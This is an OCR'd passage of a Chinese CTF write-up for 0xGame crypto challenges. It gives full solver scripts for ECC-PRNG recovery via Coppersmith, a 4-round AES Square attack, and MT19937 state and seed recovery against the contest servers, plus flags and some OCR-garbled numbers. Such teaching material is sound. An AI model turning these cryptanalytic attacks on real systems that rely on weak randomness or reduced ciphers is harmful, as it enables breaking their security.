
0xGame{20994d4d-30ab-4918-b00a-5ca6ae138613}

Crypto

● [crypto] 逐望

先分析一下，发现给我们的随机数里面包含 3 个 ECC 点的信息，我们用前两个，重点分析_rand550

```python
def _rand550(self):
    x,y = self.next()
    p1 = int(x).to_bytes(32,'little').rjust(35)
    p2 = int(y).to_bytes(32,'little').rjust(35)
    dev1 = urandom(7).ljust(35)
    dev2 = urandom(7).ljust(35)
    return int.from_bytes(xor(p1,dev1)+xor(p2,dev2)) % 2**550
```




可以看出，我们可以求出坐标 x、y 的高位，于是可以使用 Coppersmith 求出低位

有了两点P_1、P_2，我们可以求出$inc = P_2 - P_1$，而求出$P_0 = P_1 - i * inc$ ($i \in [0, 2^{16} - 1] \cap \mathbb{Z}$)，至于$i$，爆破即可，给出代码（注：不清楚 sage 自带的 small_roots 可不可以用，下面的那个 small_roots 是从网上抄的）：

```
from pwn import *
context(log_level='debug')
io = connect('nc1.ctfplus.cn', 36435)

io.recvline()
r = int(io.recvline().split(b': ')[1])

p =
768849563970453442208097466290016490930379502009430552037356014450315161977 51
a =
566981876053261100436272283961783460771206145394752141093868281887638841399 93
b =
175772324973218388410756977897945202629504260589230845670468523006333254389 02

E = EllipticCurve(Zmod(p),[a,b])

r12 = r%(2^1100)
r2, r1 = divmod(r12, 2^550)
import itertools
def small_roots(f, bounds, m=1, d=None):
   if not d:
      d = f.degree()

   R = f.base_ring()
   N = R.cardinality()

   f /= f.coefficients().pop(0)
   f = f.change_ring(ZZ)

   G = Sequence([], f.parent())
   for i in range(m + 1):
      base = N ^ (m - i) * f ^ i
      for shifts in itertools.product(range(d),
repeat=f.nvariables()):
         g = base * prod(map(power, f.variables(),
shifts))
         G.append(g)

   B, monomials = G.coefficient_matrix()
   monomials = vector(monomials)
```

```
   factors = [monomial(*bounds) for monomial in
monomials]
   for i, factor in enumerate(factors):
      B.rescale_col(i, factor)

   B = B.dense_matrix().LLL()

   B = B.change_ring(QQ)
   for i, factor in enumerate(factors):
      B.rescale_col(i, 1 / factor)

   H = Sequence([], f.parent().change_ring(QQ))
   for h in filter(None, B * monomials):
      H.append(h)
      I = H.ideal()
      if I.dimension() == -1:
         H.pop()
      elif I.dimension() == 0:
         roots = []
         for root in I.variety(ring=ZZ):
            root = tuple(R(root[var]) for var in
f.variables())
            roots.append(root)
         return roots

   return []

def recover_xy(r):
   rb = r.to_bytes(70)
   x_high = int.from_bytes((b'\0' * 7 + xor(rb[:35][7:],
b' '*28))[-32:], 'little')
   y_high = int.from_bytes((b'\0' * 7 + xor(rb[35:][7:],
b' '*28))[-32:], 'little')
   R = Zmod(p)
   P.<x_low, y_low> = PolynomialRing(R)
   x = x_high + x_low
   y = y_high + y_low
   f = y^2-x^3-a*x-b
   result = small_roots(f, (2^32, 2^32))[0]
   return x_high+result[0], y_high+result[1]

x1, y1 = recover_xy(r1)
```

```
x2, y2 = recover_xy(r2)

P1 = E(x1, y1)
P2 = E(x2, y2)

inc = P2 - P1

P = P1
for _ in range(2^16):
    x = int(P.xy()[0])
    l = x.bit_length()
    try:
        msg = x.to_bytes(l//8+1 if l%8 else l//8)[:24]
        if msg.startswith(b'0xGGGGame#'):
            print(msg)
            break
    except:
        pass
    P = P - inc

io.sendline(msg)

print(io.recvall())
```



（我也不知道为什么还有这么多乱码）

0xGame{fafa28d6-4514-4bd2-a7af-231e8b8610d3}

● [crypto] AES Square

找资料的时候找到了 Hibiscus 的博客，和里面链接的知乎文章学习了之后，发现下面还有 python 代码。不过很可惜，是故意的还是不小心 代码是错误的，要改一改才能用，给出知乎链接：

https://zhuanlan.zhihu.com/p/589141550

Hibiscus 文章链接：

https://crystaljiang232.github.io/crypto/aesatk/4-1/

和完整代码：

```
inv_s_box = (82, 9, 106, 213, 48, 54, 165, 56, 191, 64, 163, 158, 129,
243, 215, 251, 124, 227, 57, 130, 155, 47, 255, 135, 52, 142, 67, 68,
196, 222, 233, 203, 84, 123, 148, 50, 166, 194, 35, 61, 238, 76, 149,
11, 66, 250, 195, 78, 8, 46, 161, 102, 40, 217, 36, 178, 118, 91, 162,
73, 109, 139, 209, 37, 114, 248, 246, 100, 134, 104, 152, 22, 212, 164,
92, 204, 93, 101, 182, 146, 108, 112, 72, 80, 253, 237, 185, 218, 94,
21, 70, 87, 167, 141, 157, 132, 144, 216, 171, 0, 140, 188, 211, 10,
247, 228, 88, 5, 184, 179, 69, 6, 208, 44, 30, 143, 202, 63, 15, 2,
193, 175, 189, 3, 1, 19, 138, 107, 58, 145, 17, 65, 79, 103, 220, 234,
151, 242, 207, 206, 240, 180, 230, 115, 150, 172, 116, 34, 231, 173,
53, 133, 226, 249, 55, 232, 28, 117, 223, 110, 71, 241, 26, 113, 29,
41, 197, 137, 111, 183, 98, 14, 170, 24, 190, 27, 252, 86, 62, 75, 198,
210, 121, 32, 154, 219, 192, 254, 120, 205, 90, 244, 31, 221, 168, 51,
136, 7, 199, 49, 177, 18, 16, 89, 39, 128, 236, 95, 96, 81, 127, 169,
25, 181, 74, 13, 45, 229, 122, 159, 147, 201, 156, 239, 160, 224, 59,
77, 174, 42, 245, 176, 200, 235, 187, 60, 131, 83, 153, 97, 23, 43, 4,
126, 186, 119, 214, 38, 225, 105, 20, 99, 85, 33, 12, 125)

inv_shift_row_idx = (0,13,10,7,
                     4,1,14,11,
                     8,5,2,15,
                     12,9,6,3)

def bytes_xor(a:bytes,b:bytes):
    return bytes([i^j for i,j in zip(a,b)])

def inv_shift_rows(a:bytes):
    return bytes([a[inv_shift_row_idx[i]] for i in range(16)])

def inv_sub_bytes(a:bytes):
    return bytes([inv_s_box[i] for i in a])

def atk(ciphers:list[list[bytes]]):
    result = [list(range(256)) for _ in range(16)]
```

```
    for cipher in ciphers:
        assert len(cipher) == 256, "Delta-set required to conduct the
integral attack"

        trykey = bytearray(16)

        for idx in range(16):
            tempopt = []
            keyidx = inv_shift_row_idx[idx]
            for i in range(256):
                trykey[keyidx] = i
                sumval = 0

                for bk in cipher:
                    bk = bytes_xor(bk,trykey)
                    bk = inv_shift_rows(bk)
                    bk = inv_sub_bytes(bk)
                    sumval ^= bk[idx]

                if sumval == 0:
                    tempopt.append(i)

            result[keyidx] = list(set(tempopt) & set(result[keyidx]))

    return result

from pwn import *
context(log_level='debug')
io = connect('nc1.ctfplus.cn', 38297)

def get_encrypt(s):
    io.sendlineafter(b'Choice: ', b'E')
    io.sendlineafter(b'Plaintext (hex): ', bytes(s).hex().encode())
    return bytes.fromhex(io.recvline().split(b':')[1].strip().decode())

def get_flag():
    io.sendlineafter(b'Choice: ', b'G')
    return bytes.fromhex(io.recvline().split(b':')[1].strip().decode())

ciphers = []
for pad in range(256):
    ciphers.append([get_encrypt(i.to_bytes()+pad.to_bytes()*15) for i in
range(256)])
    result = atk(ciphers)
```

```
    print(result)
    if all(map(lambda x: len(x)==1, result)):
        break
    if any(not x for x in result):
        print('ERROR')
        exit(-1)

k4 = bytes(map(lambda x: x[0], result))

from utils import AES
class AtkAES(AES):
    def __init__(self, k4, rounds = 4):
        super().__init__(b'\0'*16, rounds)
        self.get_round_key_from_k4(k4)

    def get_round_key_from_k4(self, k4_list):
        self.round_keys = [[0 for _ in range(4)] for _ in range(5 * 4)]
        for i in range(4):
            self.round_keys[16 + i] = list(k4_list[4*i:4*(i+1)])

        for i in range(4 * 5 - 1, 4 - 1, -1):
            if i % 4 == 0:
                self.round_keys[i-4] = self._xor(self.round_keys[i],
self._T(self.round_keys[i-1], i//4-1))
            else:
                self.round_keys[i-4] = self._xor(self.round_keys[i],
self.round_keys[i-1])
        self.W = self.round_keys[:4]
        self._key_expansion()
        assert self.W[:20] == self.round_keys, f"{self.W} !=
{self.round_keys}"

print(AtkAES(k4, 4).decrypt(get_flag()))
```

```
    b'Choice: '
[[12], [54], [151], [224], [178], [170], [16], [92], [196], [117],
[DEBUG] Sent 0x2 bytes:
    b'G\n'
[DEBUG] Received 0x7f bytes:
    b'Encrypted Flag (hex): b504662cad1ac558cf5a434e5204a484c2a5959
    b'Choice: '
b'0xGame{733d2d41-4670-43c0-91d1-7ed533e468c6}\x04\x04\x04\x04'
[*] Closed connection to nc1.ctfplus.cn port 32231
```

0xGame{733d2d41-4670-43c0-91d1-7ed533e468c6}

• [crypto] MT19937

在网上找了半天资料，找到 gf2bv 这个库，算起来特别快，但是恢复了状态后还要恢复种子，又翻来覆去竟然找到了 SeanDictionary 的博客，里面有恢复方法，直接开抄，下面给出 gf2bv 的仓库地址：https://github.com/maple3142/gf2bv

提到 gf2bv 的文章链接：

https://mi1n9.github.io/2025/04/11/MT19937/#3-gf2bv

SeanDictionary 的文章链接：

https://seandictionary.top/mt19937/

和完整代码（接受数据速度真的很慢!）：

```
from gf2bv import LinearSystem
from gf2bv.crypto.mt import MT19937
from Crypto.Util.number import *
def mt19937(bs, out):
    lin = LinearSystem([32] * 624)
    mt = lin.gens()

    rng = MT19937(mt)
    #rng.getrandbits(175)
    zeros = [rng.getrandbits(bs) ^ o for o in out] + [mt[0] ^
0x80000000]
    print("solving...")

    sol = lin.solve_one(zeros)
    rng = MT19937(sol)
    pyrand = rng.to_python_random()
```

```
    return pyrand.getstate()[1]

def _int32(x):
    return int(0xFFFFFFFF & x)

def _re_init_by_array_part(index, mt, multiplier):
    return _int32((mt[index]+index) ^ (mt[index-1] ^ mt[index-1] >> 30)
* multiplier)

def _init_genrand(seed,mt):
    mt[0] = seed
    for i in range(1, 624):
        mt[i] = _int32(1812433253 * (mt[i - 1] ^ mt[i - 1] >> 30) + i)

def re_init_by_array(mt=None):
    if mt is None:
        seed = random.randint(0, 2**32-1)
        RNG = random.Random(seed)
        _, mt, _ = RNG.getstate()

    tmp = [_re_init_by_array_part(i, mt[:-1], 1566083941) for i in
[622,623]]

    original_mt = [0] * 624
    _init_genrand(19650218, original_mt)

    predict_seed = _int32(tmp[-1] - _int32((tmp[-2] ^ (tmp[-2] >> 30)) *
1664525 ^ original_mt[-1]))
    if "seed" in locals():
        print(predict_seed, seed)
        print(predict_seed == seed % 2**32)
    else:
        return predict_seed

from pwn import *
# context(log_level='debug')
io = connect('nc1.ctfplus.cn', 23553)

out=[]
for i in range(9984):
    if i % 1000 == 0:
        print(i)
    io.sendlineafter(b'>> ', b'G')
    out.append(int(io.recvline()))
```

```
seed = re_init_by_array(mt19937(2, out))

io.sendlineafter(b'>> ', b'C')
io.sendlineafter(b'seed: ', str(seed).encode())

io.interactive()
```

```
9000
solving...
[*] Switching to interactive mode
Correct! Here is your flag: 0xGame{33b8c7a0-7470-48a9-bba0-b19a8005a97c}
[*] Got EOF while reading in interactive
```

0xGame{33b8c7a0-7470-48a9-bba0-b19a8005a97c}

● [crypto] MT19937-Revenge

和刚才那个一样，但是上一个脚本太慢了!! 考虑到网络传输需要时间，来来回回会浪费很多时间，于是一次性写入再读出，结果真的快多了!! 给出修改部分：

```
import time
from pwn import *
# context(log_level='debug')
io = connect('nc1.ctfplus.cn', 39014)
et = time.time() + 100
out=[]
for i in range(9984):
    io.send(b'G\n')
for i in range(9984):
    if i % 100 == 0:
        print(i, et-time.time())
    # io.send(b'G\n')
    while True:
        l = io.recvline().decode().strip(' \n>')
        if l and l in '0123':
            out.append(int(l))
            break
```

```
[+] Opening connection
0 99.99999403953552
100 91.29601979255676
200 81.56746220588684
300 75.81525945663452
```

修改前

```
[+] Opening connection
0 99.9910159111023
100 99.95801877975464
200 99.95687294006348
```

```
9800 99.84169340133667
9900 99.84059882164001
solving...
```

修改后

```
9800 99.84169340133667
9900 99.84059882164001
solving...
[*] Switching to interactive mode
Correct! Here is your flag: 0xGame{a251c83e-b09c-41c1-920d-27f5fe3d9e68}
[*] Got EOF while reading in interactive
```

`0xGame{a251c83e-b09c-41c1-920d-27f5fe3d9e68}`

Pwn